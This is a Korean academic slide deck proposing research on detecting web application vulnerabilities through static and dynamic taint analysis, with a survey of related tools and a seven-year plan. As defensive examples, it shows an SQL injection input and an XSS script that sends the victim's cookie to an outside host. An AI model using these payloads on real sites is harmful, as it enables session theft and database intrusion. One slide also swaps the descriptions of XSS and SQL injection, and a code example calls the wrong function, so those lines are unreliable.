웹 응용 소프트웨어 오류 검출

숙명여대 창병모

2008. 11. 22

연구 배경

- Vulnerabilities of Web Applications
  - 보안 공격에 취약

A malicious adversary is trying to exploit anything you miss!

What more can we do?

연구 목표

- Taint-style vulnerabilities
  - Vulnerabilities due to unchecked inputs
  - Cross Site Script(XSS)
  - SQL Injection
- 프로그램 분석을 통한 웹 프로그램의 취약점 개선
  - 정적 분석
  - 동적 분석

웹 취약성 사례

- Cross Site Script(XSS)
- SQL Injection

SQL Injection

- Program

```
HttpServletRequest request = …;
String userName = request.getParameter(“name”);
Connection con = …
String query = “SELECT * FROM Users ” +
               “WHERE name =‘ ” + userName + “ ’ ”
```


- Input

```
’OR 1 = 1; --
```


- Query

```
String query = “SELECT * FROM Users ” +
               “WHERE name =‘ ’OR 1 = 1
```

Cross Site Scripting(XSS)



정상적인 문자열 입력



스크립트 코드 입력


XSS 입력

```
<script>url = "http://192.168.1.10/GetCookie.asp?cookie =
"+document.cookie;window.open(url,width=0, height=0);</script>
```

관련 연구

PQL Specification & Analysis

- Livshits & Lam at Stanford University
- Specification
  - Tainted Object Propagation in PQL
- Static analysis of Java2 EE programs



Tainted Object Propagation

- source descriptors,
  - how source methods in the program can generate unsafe input
- sink descriptors
  - how sink methods can be exploited if unsafe input is passed to them.
- derivation descriptors
  - how string data can propagate between objects in the program

Type Qualifier

- Jeff Foster at Univ. of Maryland
- **Extend standard type systems (C, Java, ML)**
  - Programmers already use types
  - Programmers understand types
  - Get programmers to write down a little more...

const int	ANSI C
ptr(tainted char)	Format-string vulnerabilities
kernel ptr(char) → char	User/kernel vulnerabilities

Type Qualifier

- Type Qualifier
  - Extend standard type with tainted, untainted
  - Vulnerability checking by type checking

```
void f(tainted int);
untainted int a;
f(a);
```

OK

f accepts tainted or untainted data

untainted ≤ tainted

```
void g(untainted int);
tainted int b;
f(b);
```

Error

g accepts only untainted data

tainted ≰ untainted

untainted < tainted

tainted = may be controlled by adversary

untainted = must not be controlled by adversary

Pixy

- Kirda Group at TU of Vienna
- Taint-style vulnerabilities of PHP programs
  - Cross Site Script(XSS)
  - SQL Injection
- Static Analysis
  - Data flow analysis
  - Point-to, Alias analysis
  - No support of object-oriented features

Grammar-based approach

- Su Group at UC Davis
- Static analysis technique for SQL injection.
  - a grammar-based approach
  - model string values(SQL queries) as context free grammars (CFGs) and
  - check policy conformance
- Implementation for PHP


My Works

- Static Analysis for Java
  - Exception analysis [YC99,CJYC01,CJH02]
  - Permission check analysis [CHA06, KC06]
  - Thread-specific point-to analysis [CC04]
- Dynamic analysis for Java
  - Monitoring by code instrumentation
  - Exception, thread, event [OC04, MC06]

연구 계획

연구 전략

- 정적/동적 분석을 이용한 웹 취약성 개선



연구 방법

- Unchecked input for JSP
  - Tainted data originate from possible malicious users
  - That can possibly cause security problems at vulnerable points (sensitive sinks)
- Static analysis
  - Identify points where tainted data can enter the program
  - Propagate taint values
  - Inform the user of every sensitive sink that may receive tainted input

연구 방법

- Dynamic analysis
  - Specify vulnerable points using static analysis information
  - Monitor vulnerable points by code instrumentation

주요 대상 취약점

- XSS
  - Unchecked user input being passed to a back-end database
- SQL Injection
  - Input malicious JavaScript code into dynamically generated pages of trusted site.
- Path traversal
  - Unchecked URL input parameter, cookies, HTTP request headers
  - Access files outside of the intended file access path
  - Detect security holes in security policies for Java

1차년도

- 웹 취약성 및 관련 오류 조사
- 주요 오류 발생 상황 조사
  - 문제점, 사례, ...
- 대상 소프트웨어 선정
- 요구 사항 분석
  - 패턴
  - 해결 방안

연차별 연구 내용

연도	연구목표	연구 내용 및 주요 결과물
1	웹 소프트웨어 오류 분석 요구 사항 연구	- 웹 소프트웨어 중요 오류 명세 - 주요 소프트웨어 오류 발생 상황 조사
2	웹 소프트웨어 오류 검출을 위한 분석 도메인 개발	-웹 소프트웨어 오류 검출기 구현을 위한 분석 도메인 개발 - 대상 언어 전단부 구현
3	웹 소프트웨어 오류 검출기 구현	- 웹 소프트웨어 특화 오류 검출기 구현
4	웹 소프트웨어 오류 검출기 실용화	- 오류 검출기 성능 향상 - 오류 검출 기술의 효과적인 활용 환경 구축 - 주요 웹 소프트웨어 오류 분석 및 정정

연차별 연구 내용

연도	연구목표	연구 내용 및 주요 결과물
5	웹 소프트웨어 무결점 검증을 위한 기반 연구	- 오류별 소프트웨어 오류의 정형 명세 기법 - 웹 소프트웨어 무결점 검증 방법론 및 분석 도메인 설계
6	웹 소프트웨어 무결점 검증기 개발	- 웹 소프트웨어 무결점 검증기 구현
7	무결점 웹 소프트웨어 플랫폼 구축	- 웹 소프트웨어 무결점 검증기 성능 향상 및 개발 환경 구축 - 무결점이 검증된 주요 웹 소프트웨어 - 무결점 검증 기술의 효과적인 활용 기술 연구